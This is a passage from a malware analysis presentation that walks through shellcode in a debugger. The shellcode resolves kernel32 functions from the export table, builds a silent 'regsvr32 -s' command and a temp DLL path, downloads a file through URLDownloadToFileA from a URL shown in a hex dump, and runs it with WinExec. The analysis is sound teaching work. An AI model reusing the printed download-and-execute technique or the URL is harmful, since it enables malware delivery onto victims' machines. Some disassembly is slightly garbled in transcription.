0x7C80267C d4 f6 05 00 7f 59 03 00 5a e4 02 00 39 26 07 00 5a 72 05 00 Ôö...Y..Z&...9&..Zr..
0x7C802690 40 63 05 00 b5 78 05 00 77 68 01 00 46 cf 06 00 ca cf 06 00 @c...ux..wh..Fï..Êï..
  
```

- Step 1: The offset for “IMAGE\_DATA\_DIRECTORY0” is loaded in ESI.
- Step 2: The actual address is loaded in ESI. (EBP is storing the base address of PE-Header).

The offset of “IMAGE\_DATA\_DIRECTORY0” is the RVA of “Export Directory”.



- Loading the Names of Functions of Kernel32.dll:
  - The rounded code will refer to the actual address of the member “AddressOfNames”.
  - The Memory window shows the loaded Names from Kernel32.dll.


The screenshot displays two windows from a debugger. The top window, titled "Disassembly", shows assembly instructions at various memory addresses. The instruction at address 00401071, "add eax,ebp", is highlighted with a red rectangle. The bottom window, titled "Memory 1", shows a list of loaded function names from Kernel32.dll, starting at address 0x7C804BA5. The list includes functions like ActivateActCtx.A, ddAtomA.AddAtomW, .AddConsoleAlias, A.AddConsoleAlia, sW.AddLocalAlter, nateComputerName, A.AddLocalAltern, ateComputerNameW, .AddRefActCtx.Ad, dVectoredException, onHandler.AllocC, onsole.AllocateU, and serPhysicalPages.

Address	Disassembly
0040106B	33 C9 xor ecx,ecx
0040106D	49 dec ecx
0040106E	41 inc ecx
0040106F	FC cld
00401070	AD lods dword ptr [esi]
00401071	03 C5 add eax,ebp
00401073	33 DB xor ebx,ebx
00401075	0F BE 10 movsx edx,byte ptr [eax]

Address	Memory 1
0x7C804BA5	41 63 74 69 76 61 74 65 41 63 74 43 74 78 00 41 ActivateActCtx.A
0x7C804BB5	64 64 41 74 6f 6d 41 00 41 64 64 41 74 6f 6d 57 ddAtomA.AddAtomW
0x7C804BC5	00 41 64 64 43 6f 6e 73 6f 6c 65 41 6c 69 61 73 .AddConsoleAlias
0x7C804BD5	41 00 41 64 64 43 6f 6e 73 6f 6c 65 41 6c 69 61 A.AddConsoleAlia
0x7C804BE5	73 57 00 41 64 64 4c 6f 63 61 6c 41 6c 74 65 72 sW.AddLocalAlter
0x7C804BF5	6e 61 74 65 43 6f 6d 70 75 74 65 72 4e 61 6d 65 nateComputerName
0x7C804C05	41 00 41 64 64 4c 6f 63 61 6c 41 6c 74 65 72 6e A.AddLocalAltern
0x7C804C15	61 74 65 43 6f 6d 70 75 74 65 72 4e 61 6d 65 57 ateComputerNameW
0x7C804C25	00 41 64 64 52 65 66 41 63 74 43 74 78 00 41 64 .AddRefActCtx.Ad
0x7C804C35	64 56 65 63 74 6f 72 65 64 45 78 63 65 70 74 69 dVectoredException
0x7C804C45	6f 6e 48 61 6e 64 6c 65 72 00 41 6c 6c 6f 63 43 onHandler.AllocC
0x7C804C55	6f 6e 73 6f 6c 65 00 41 6c 6c 6f 63 61 74 65 55 onsole.AllocateU
0x7C804C65	73 65 72 50 68 79 73 69 63 61 6c 50 61 67 65 73 serPhysicalPages

- Resolving Address Of Desired Functions:



Disassembly

Address: 004010a3

Address	Hex	Instruction	Comment
00401095	FF 54 24 0C	call	dword ptr [esp+0Ch]
00401099	8B D8	mov	ebx, eax
0040109B	03 DB	add	ebx, ebx
0040109D	8B 04 8B	mov	eax, dword ptr [ebx+ecx*4]
004010A0	03 C5	add	eax, ebp
004010A2	AB	stos	dword ptr es:[edi]
004010A3	5E	pop	esi
004010A4	59	pop	ecx
004010A5	C3	ret	

Memory 1

Address: 0x7C801D7B

Address	Hex	Comment
0x7C801D7B	8b ff 55 8b ec 83 7d 08 00 53 56 74 14 68 50 e1	.yU.if).SVt.hP4
0x7C801D8B	80 7c ff 75 08 ff 15 a8 13 80 7c 85 c0 59 59 74	El yu. y. ".El.ÀYt

- For eg. Resolving address of LoadLibraryA.



Disassembly

Address: eax

Address	Hex	Instruction	Comment
7C801D7A	90	nop	
LoadLibraryA@4:			
7C801D7B	8B FF	mov	edi, edi
7C801D7D	56	push	ebp
7C801D7E	8B EC	mov	ebp, esp
7C801D80	83 7D 08 00	cmp	dword ptr [ebp+8], 0
7C801D84	53	push	ebx
7C801D85	56	push	esi
7C801D86	74 14	je	_LoadLibraryA@4+88h (7C801D9Ch)
7C801D88	68 60 K1 80 7C	push	offset string "twain_32.dll" (7C801D60h)
7C801D8D	FF 75 08	push	dword ptr [ebp+8]
7C801D90	FF 16 AC 13 80 7C	call	dword ptr [__imp__strcmpi (7C801D9Ch)]
7C801D96	8B C0	test	eax, eax
7C801D98	59	pop	ecx
7C801D99	59	pop	ecx
7C801D9A	74 12	je	_LoadLibraryA@4+21h (7C801DAEh)
7C801D9C	6A 00	push	0
7C801D9E	6A 00	push	0
7C801DA0	FF 75 08	push	dword ptr [ebp+8]
7C801DA3	E8 AB FF FF FF	call	_LoadLibraryExA@12 (7C801D53h)

- EAX contains address of LoadLibraryA.



Totally five functions are resolved.

The Function Names are: *LoadLibraryA*, *WinExec*, *TerminateThread*, *GetTempPathA*, *VirtualProtect* and *UrlDownloadToFileA* respectively.

```
Memory 1
Address: 0x00401181
0x00401181  ff 56 08 e8 9c fe ff ff 7b 1d 80 7c ad 23 86 7c  yV.èxpÿ{.è|-#.l
0x00401191  23 cb 81 7c e2 5d 83 7c d4 1a 80 7c 8b bc 23 7e  #È. |à|f|Ô.è|..#~
0x004011A1  68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72 65  http://
0x004011B1  75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70 3f  .com/ .php?
0x004011C1  66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90 90  ce4e 1.....
```

# 4. Execution

- Regsvr32:
  - The code block shown below will write “regsvr32 -s” to Memory. The “-s” option specifies regsvr32 to run silently and to not display any message boxes.

The screenshot displays a disassembler window and three memory viewer windows. The disassembler window shows the following assembly code:

```
Address: 00401107
004010FB EB 72 jmp 0040116F
004010FD 81 EC 04 01 00 00 sub esp,104h
00401103 8D 5C 24 0C lea ebx,[esp+0Ch]
00401107 C7 04 24 72 65 67 73 mov dword ptr [esp],73676572h
0040110E C7 44 24 04 76 72 33 32 mov dword ptr [esp+4],32337276h
00401116 C7 44 24 08 20 2D 73 20 mov dword ptr [esp+8],20732D20h
0040111E 53 push ebx
0040111F 68 F8 00 00 00 push 0F8h
```

The memory viewer windows show the following data:

Memory 1  
Address: 0x0012FEBC  
0x0012FEBC 72 65 67 73 36 02 00 00 7c fe 12 00 f8 8b d8 a9 regs6...|p...s.00  
0x0012FECC 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1ÿ..Àšf|.ä€|ÿÿÿÿ

Memory 1  
Address: 0x0012FEBC  
0x0012FEBC 72 65 67 73 76 72 33 32 7c fe 12 00 f8 8b d8 a9 regsvr32|p...s.00  
0x0012FECC 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1ÿ..Àšf|.ä€|ÿÿÿÿ

Memory 1  
Address: 0x0012FEBC  
0x0012FEBC 72 65 67 73 76 72 33 32 20 2d 73 20 f8 8b d8 a9 regsvr32 -s s.00  
0x0012FECC 6c ff 12 00 c0 9a 83 7c 08 e4 80 7c ff ff ff ff 1ÿ..Àšf|.ä€|ÿÿÿÿ

- Calling “GetTempPathA”:
- (ESI+0CH) is the starting address of the function “GetTempPathA”.



Disassembly

Address: 00401124

Address	Disassembly
0040111E	53 push ebx
0040111F	68 F8 00 00 00 push 0F8h
00401124	FF 56 0C call dword ptr [esi+0Ch]
00401127	8B E8 mov ebp, eax
00401129	33 C9 xor ecx, ecx
0040112B	51 push ecx
0040112C	C7 44 1D 00 77 70 62 74 mov dword ptr [ebp+ebx], 74627077h
00401134	C7 44 1D 05 2E 64 6C 6C mov dword ptr [ebp+ebx+5], 6C6C642Eh



Disassembly

Address: \_GetTempPathA@8

\_GetTempPathA@8:

Address	Disassembly
7C835DE2	8B FF mov edi, edi
7C835DE4	55 push ebp
7C835DE5	8B EC mov ebp, esp
7C835DE7	83 EC 14 sub esp, 14h
7C835DE8	5D pop ebp

- Writing DLL:

**Disassembly**

Address: 00401141

00401124	FF 56 0C	call	dword ptr [esi+0Ch]	
00401127	8B E8	mov	ebp, eax	
00401129	33 C9	xor	ecx, ecx	
0040112B	51	push	ecx	
0040112C	C7 44 1D 00 77 70 62 74	mov	dword ptr [ebp+ebx], 74627077h	: Step 1
00401134	C7 44 1D 05 2E 64 6C 6C	mov	dword ptr [ebp+ebx+5], 6C6C642Eh	: Step 2
0040113C	C6 44 1D 09 00	mov	byte ptr [ebp+ebx+9], 0	: Step 3
00401141	59	pop	ecx	
00401142	8A C1	mov	al, cl	
00401144	AD 20	add	al, 20h	

**Memory 1**

Address: 0x0012FEEB

0x0012FEEB	77 70 62 74 00 2e 64 6c 6c 00 11 40 00 dc c1 01	wpbt...dll...@.UÁ.
0x0012FEFB	00 8c fc 12 00 5c fe 12 00 6c ff 12 00 6c ff 12	.@ü...lp...ly...ly.

- Renaming of DLL:

**Memory 1**

Address: 0x0012FEEF


0x0012FEEF	73 76 72 33 32 00 00 00 00 43 3a 5c 44 4f 43 55	svr32....C:\DOCU
0x0012FECF	4d 45 7e 31 5c 41 44 4d 49 4e 49 7e 31 5c 4c 4f	ME=L\ADMINI~1\LO
0x0012FEDF	43 41 4c 53 7e 31 5c 54 65 6d 70 5c 77 70 62 74	CALS=L\Temp\wpbt
0x0012FEEF	30 2e 64 6c 6c 00 11 40 00 dc c1 01 00 8c fc 12 0	dll...@.UÁ..@ü.

- Calling “UrlDownloadToFileA”:



The screenshot shows a disassembly window titled "Disassembly". The address field displays "\_URLDownloadToFileA@20". The instruction list shows the following assembly code:

Address	Hex	OpCode	Operand
00401151	57	push	edi
00401152	6A 00	push	0
00401154	FF 56 14	call	dword ptr [esi+14h]
00401157	85 C0	test	eax, eax
00401159	75 16	jne	00401171
0040115B	6A 00	push	0
0040115D	53	push	ebx



The screenshot shows a disassembly window titled "Disassembly". The address field displays "\_URLDownloadToFileA@20". The instruction list shows the following assembly code:

Address	Hex	OpCode	Operand
7E23BC8B	8B FF	mov	edi, edi
7E23BC8D	55	push	ebp
7E23BC8E	8B EC	mov	ebp, esp
7E23BC90	81 EC 10 01 00 00	sub	esp, 110h

- Subsequently, WinExec will be called on the downloaded file.

- Calling “TerminateThread”:



Disassembly

Address: 00401181

00401181	FF 56 08	call	dword ptr [esi+8]
00401184	E8 9C FE FF FF	call	00401025
00401189	7B 1D	jnp	004011A8
0040118B	80 7C AD 23 86	cmp	byte ptr [ebp+ebp*4+23h], 86h
00401190	7C 23	il	004011B5

- The function will finally exit the native code.



Disassembly

Address: \_TerminateThread@8

\_TerminateThread@8:

7C81CB23	8B FF	mov	edi,edi
7C81CB25	55	push	ebp
7C81CB26	8B EC	mov	ebp,esp

# Questions???



Feel free to drop mail @ "[Abhineet.Ayan.Verma@gmail.com](mailto:Abhineet.Ayan.Verma@gmail.com)"



Thank You!

